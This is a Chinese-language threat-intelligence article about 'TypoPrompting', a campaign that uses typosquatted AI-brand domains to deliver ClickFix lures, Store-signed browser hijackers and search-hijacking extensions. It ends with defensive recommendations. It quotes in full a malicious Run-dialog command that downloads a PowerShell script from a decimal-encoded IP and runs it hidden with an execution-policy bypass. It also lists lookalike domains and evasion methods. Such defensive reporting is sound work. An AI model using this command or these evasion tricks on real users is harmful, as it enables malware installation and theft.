瞄准AI使用者发起精准攻击:黑客组织通过批量仿冒全球主流AI大模型网站域名投放恶意木马程序
原创 BaizeSec 2026-11-16 15:46 北京
一、事件概述
近日,网络安全研究团队发现一类新型的网络攻击活动,并将该攻击活动命名为“TypoPrompting”。攻击者通过批量注册大量AI大模型网站服务的仿冒域名,利用用户访问AI工具时的键盘输入失误实施恶意导流,将用户访问流量引导至ClickFix钓鱼诱导页面、微软商店签名浏览器劫持程序、搜索劫持浏览器扩展三类恶意载荷,实现命令执行、浏览器劫持、搜索流量劫持等攻击效果。
研究团队累计追踪到隶属于27个主流AI品牌的186个仿冒域名,覆盖ChatGPT、Claude、DeepSeek、Perplexity、Midjourney、ElevenLabs、Cursor等主流大模型、AI音视频生成、代码开发工具。其中ChatGPT相关仿冒域名数量最多,共计25个;Claude、DeepSeek分别存在18个、16个仿冒域名。此类仿冒域名产生原因均为普通输入错误,包含邻键字符替换、字符换位、字符缺失等常见键盘失误,攻击者提前注册这些拼写错误域名构建攻击入口。
研究人员调研分析发现,该攻击基础设施的域名注册记录最早可追溯至2023年7月。攻击者逐步完善流量分发、恶意载荷投递链路等。2026年3月核心重定向枢纽正式上线后,开始大规模对接广告联盟与联盟推广链路。2026年5‑8月,Net Guard相关恶意安装页面投入使用。2026年11月3日调研分析显示,整套TypoPrompting攻击体系已经完全成型。该攻击链路并不局限于AI仿冒域名,研究人员通过ClickFix路由背后的指纹识别网关脚本,关联到横跨2025年4月至2026年11月的211个入口域名,除AI工具外,还覆盖Scotiabank、Charles Schwab、Blue Cross Blue Shield、Verizon、ServiceNow、Microsoft Azure等银行、保险及企业软件品牌的仿冒站点。这表明TypoPrompting并非孤立的AI安全事件,而是一条已经成熟运转的恶意流量变现与恶意载荷投递基础设施在AI品牌上的延伸应用。
本次攻击活动具备极强的欺骗性,攻击者依托合法应用商店签名、虚假人机验证页面降低用户警惕,无需复杂漏洞,依靠用户的错误输入与页面诱导即可完成攻击落地。其中仍在Chrome网上应用店上架的17款搜索劫持扩展,公开显示累计用户规模高达972000 人,对企业办公人员、开发人员、普通AI工具使用者均构成严重安全风险。
二、攻击过程分析
TypoPrompting攻击整体链路逻辑为:用户输入AI网站域名出现拼写错误时,访问了仿冒域名。仿冒域名将流量送入流量分发系统,分发系统依据访问者国家、操作系统、浏览器指纹做画像筛选,向不同受害者推送差异化恶意诱饵。攻击主要分为ClickFix载荷投递、微软商店签名恶意应用投递、搜索劫持扩展投递三条独立网络攻击链路。
(1)攻击入口:域名拼写错误触发流量分发系统
攻击链的起点是用户在浏览器地址栏输入AI网站域名时出现的错误。研究样本中的典型错误包括:cloude[.]ai(Claude拼写错误)、cluade[.]ai(字母换位)、clsude[.]ai(S误击为A)、caude[.]ai(L缺失)、chatgpy[.]com与chstgpt[.]com(ChatGPT变体)、deepceek[.]com与deeepseek[.]com(DeepSeek变体)、preplexity[.]ai(Perplexity变体)、giemini[.]com、griok[.]com、midjourny[.]com、elevenlebs[.]io等。这些域名的注册时间可追溯至2023年7月,并非新近抢注,长期处于“跳转”状态。
跳转页面本身不直接投递恶意载荷,而是将浏览器交给Traffic Distribution System(TDS,流量分发系统)。TDS依据访问者的地理位置、操作系统和浏览器类型进行筛选和分流。部分访问者仅能看到普通的跳转页面,另一部分则被导向恶意路由。这一“跳转域名→TDS→恶意重定向”的攻击链路,在2025年12月已被研究人员记录为跳转域名武器化的通用路径。

图 1 三个追踪到的AI网站域名者最终指向ClickFix诱饵
(2)路由一:Claude仿冒域名投递ClickFix与PowerShell恶意载荷
以cloude[.]ai为追踪样本,重定向链首先将浏览器导向xml.securetrackingnode[.]com/click,随后转发至biomimicrydevtech[.]buzz上的TDS URL。该URL携带campaign ID、publisher-feed ID,并在subid参数中保留了源拼写错误“cloude.ai”,同时附带访问者国家、操作系统和浏览器信息,用于选取兼容的诱饵类型。Windows平台的flow_id为81,每次点击的bid出价在0.0065至0.009美元之间,呈现典型的按点击计价特征。
通过TDS筛选的访问者进入随机子域名(如blockchainfuturedev[.]buzz),该页面在展示任何内容之前执行三项检查:采集FingerprintJS浏览器指纹、要求浏览器完成MD5 proof-of-work挑战、查询访问者公网IP并回传服务器。只有通过筛选的访问才会收到后续响应,响应内容经过Base64编码、逐次XOR和逆序处理,最终解出一张伪造的Cloudflare“用户验证”页面,语言覆盖英、德、法、西、意、葡六种。
该页面并未执行真正的验证,而是指示访问者打开Windows Run对话框,粘贴并执行一条命令:
text
cmd /c curl.exe -fsL --ssl-no-revoke --retry 8 --retry-connrefused --retry-delay 1 --connect-timeout 20 -o "%TEMP%\W901.ps1" 3112851459/985 && powershell -w h -nop -ep bypass -File "%TEMP%\W901.ps1"
命令中的3112851459是IP地址的十进制整数表示,使URL中不出现点分十进制IP格式,以规避基于模式匹配的网络过滤规则。curl.exe将W901.ps1写入临时目录后,PowerShell以-w h隐藏窗口、-nop跳过配置文件、-ep bypass绕过执行策略的方式启动脚本。值得注意的是,承载这一ClickFix网关的指纹识别脚本哈希,在更广泛的211个入口域名中均有出现,说明Claude仿冒域名只是该投递网络的一个接入点,而非专用基础设施。
(3)路由二:伪造“安全检测”页面投递Microsoft Store签名浏览器劫持程序
第二条攻击技术路径的欺骗性更强。8个AI仿冒域名(包括ckaude[.]ai、deepceek[.]com、copiot[.]com、elevenlebs[.]io、vocie[.]ai等)经deezyj[.]com跳转至伪造的“Security Check”页面,页面通过dkw参数标记来源拼写错误。这些页面分发的Net Guard被包装为“Wi-Fi与DNS安全扫描工具”,其MSIX安装包与Microsoft Store中“Myflixly App”发布的Net Guard列表具有相同的哈希值,并携带微软Marketplace签名。访问者获得的是真实的Store签名包,签名本身并不描述包内代码的实际行为。
研究人员对Net Guard 1.0.9.0、Privacy Keeper 1.0.10.0和MyFlixly Browser 1.0.10.0三个包逐一进行了静态分析,三者共享buntai-sdk模块,均被归类为恶意浏览器劫持程序。该Tauri应用由远程配置驱动,其原生代码具备以下能力且默认启用。攻击者利用UI Automation和合成输入,在用户空闲时修改Chrome及Firefox的默认搜索引擎。然后通过DevTools的Runtime.evaluate在浏览器中执行远程下发的JavaScript,借助Chrome配置文件、PowerShell和注册表修改浏览器配置并安装扩展。欢迎界面设置30秒倒计时,倒计时结束后在未提示浏览器更改的情况下自动将“浏览器同步”标记为已启用。应用以完整信任级别开机启动,并在运行前检查调试器和企业浏览器管理环境。
(4)路由三:无需扩展代码即完成搜索引擎劫持
第三条攻击路径从Perplexity仿冒域名preplexity[.]ai开始,经quickflashtool[.]com进入Chrome Web Store扩展插件安装页面。该扩展插件的listing声称提供Bing搜索,但其manifest将默认搜索提供程序设置为find.flashysearches[.]com,使地址栏的每一次搜索都先经过第三方服务器。该扩展插件无需任何可执行JavaScript,也不声明权限,仅通过manifest配置即可完成搜索劫持。在工作环境中,被劫持的搜索查询可能包含内部主机名、客户名称和项目细节。
该扩展插件属于一个由共享landing kit构建的30款扩展插件系列,各扩展插件使用独立开发者账户、同一套最小化搜索覆盖模板,所有已检查的listing均为“不公开”状态,安装页面是唯一入口。截至2026年11月3日,13款已被Chrome Web Store移除,仍在列的17款合计声明用户数为972,000。Socket在2026年10月29日发布的“Searchjacked”研究中已记录同类技术,并将30款中的22款列为恶意指标。

图 2 TypoPrompting攻击活动链
三、攻击技术特征与威胁研判
本次TypoPrompting攻击活动属于域名拼写劫持(typosquatting)的商业化变种,和传统钓鱼攻击相比展现出多个新型威胁特点:
(1)攻击入口贴近业务场景:
攻击起点来源于开发者、办公人员日常高频访问的AI工具域名,用户本意在开展正常工作,误输入后直接落入攻击陷阱,极易放松警惕;攻击域名注册时间跨度大,部分域名2023年即被注册,停放域名根据访问者画像动态切换诱饵,同一域名对不同访问者呈现不同页面,静态域名黑名单拦截效果受限。
(2)滥用正规应用商店信任链:
Net Guard拥有微软商店合法签名,安全产品容易因商店签名降低告警级别,但应用内部具备完整浏览器劫持能力,证明“商店签名不等于程序行为安全”。
(3)规避传统检测手段:
ClickFix使用十进制编码IP绕过特征检测;搜索劫持扩展不申请高危权限,依靠manifest配置完成劫持,传统扩展权限检测规则难以识别风险;流量分发大量使用跳转域名、广告联盟跳转链路,攻击链路碎片化。
(4)攻击基础设施商业化复用:
整套投递组件并非仅针对AI场景,同时服务金融、运营商、云服务仿冒站点,属于成熟黑产商业化工具套件,具备持续迭代、扩大投放规模的潜力。
该攻击威胁主要影响使用AI工具的企业员工、开发人员、内容创作者,攻击者可实现系统命令执行、浏览器数据窃取、搜索流量劫持,企业内网环境下,一旦员工主机被攻陷,将进一步带来内网横向移动、业务敏感信息泄露风险。
四、事件总结
研究人员的研究表明,TypoPrompting攻击活动所代表的是一种投递范式的迁移:攻击面不再主要依赖用户“点击恶意链接”或“打开恶意附件”,而是嵌入到用户主动发起的一次正常操作中,利用拼写偏差将浏览器重定向到一个经过精心筛选的替代目的地。AI大模型品牌因其使用频次高、品牌集合广、用户切换频繁,成为这一投递范式当前最适配的载体。
对企业和机构而言,防御重心应放在“页面到命令”“页面到安装器”“页面到扩展”这三个交接点上,而非单纯依赖域名黑名单或静态特征检测。
具体措施包括:
为已批准的AI服务提供托管书签或启动器入口,减少对地址栏手工输入的依赖;
在DNS和网络层监控已批准工具的常见仿冒域名;
将浏览器中最近访问记录与Run对话框、Terminal活动进行关联,重点检测隐藏窗口的PowerShell、执行策略绕过标志和十进制IP地址;
对Web投递的MSIX等安装包实施基于包族、发布者和哈希的下载与应用策略,而非仅凭Store签名放行;
集中管理默认搜索引擎和扩展策略,即使扩展未声明任何权限,也应审查其搜索覆盖设置。
在TypoPrompting这类活动中,单个环节的阻断,无论是拦截一次剪贴板命令,还是阻止一个无权限扩展的搜索重定向,都足以中断整条攻击投递链。
本事件相关原始事件报告和IOC威胁情报线索,可以把文章点赞并转发朋友圈后,留言或私信找管理人员获取。
往期推荐
LockBit勒索组织发布声明并重建泄露网站——每周威胁情报动态第166期(2.23-2.29)
GoldFactory组织开发针对iOS系统的GoldPickaxe木马病毒——每周威胁情报动态第165期(2.9-2.22)
新APT组织APT-LY-1009针对亚美尼亚政府投递VenomRAT——每周威胁情报动态第164期(02.02-02.07)
本文转载自微信公众号「白泽安全实验室」,查看原文。版权归原作者所有,如有侵权请联系删除。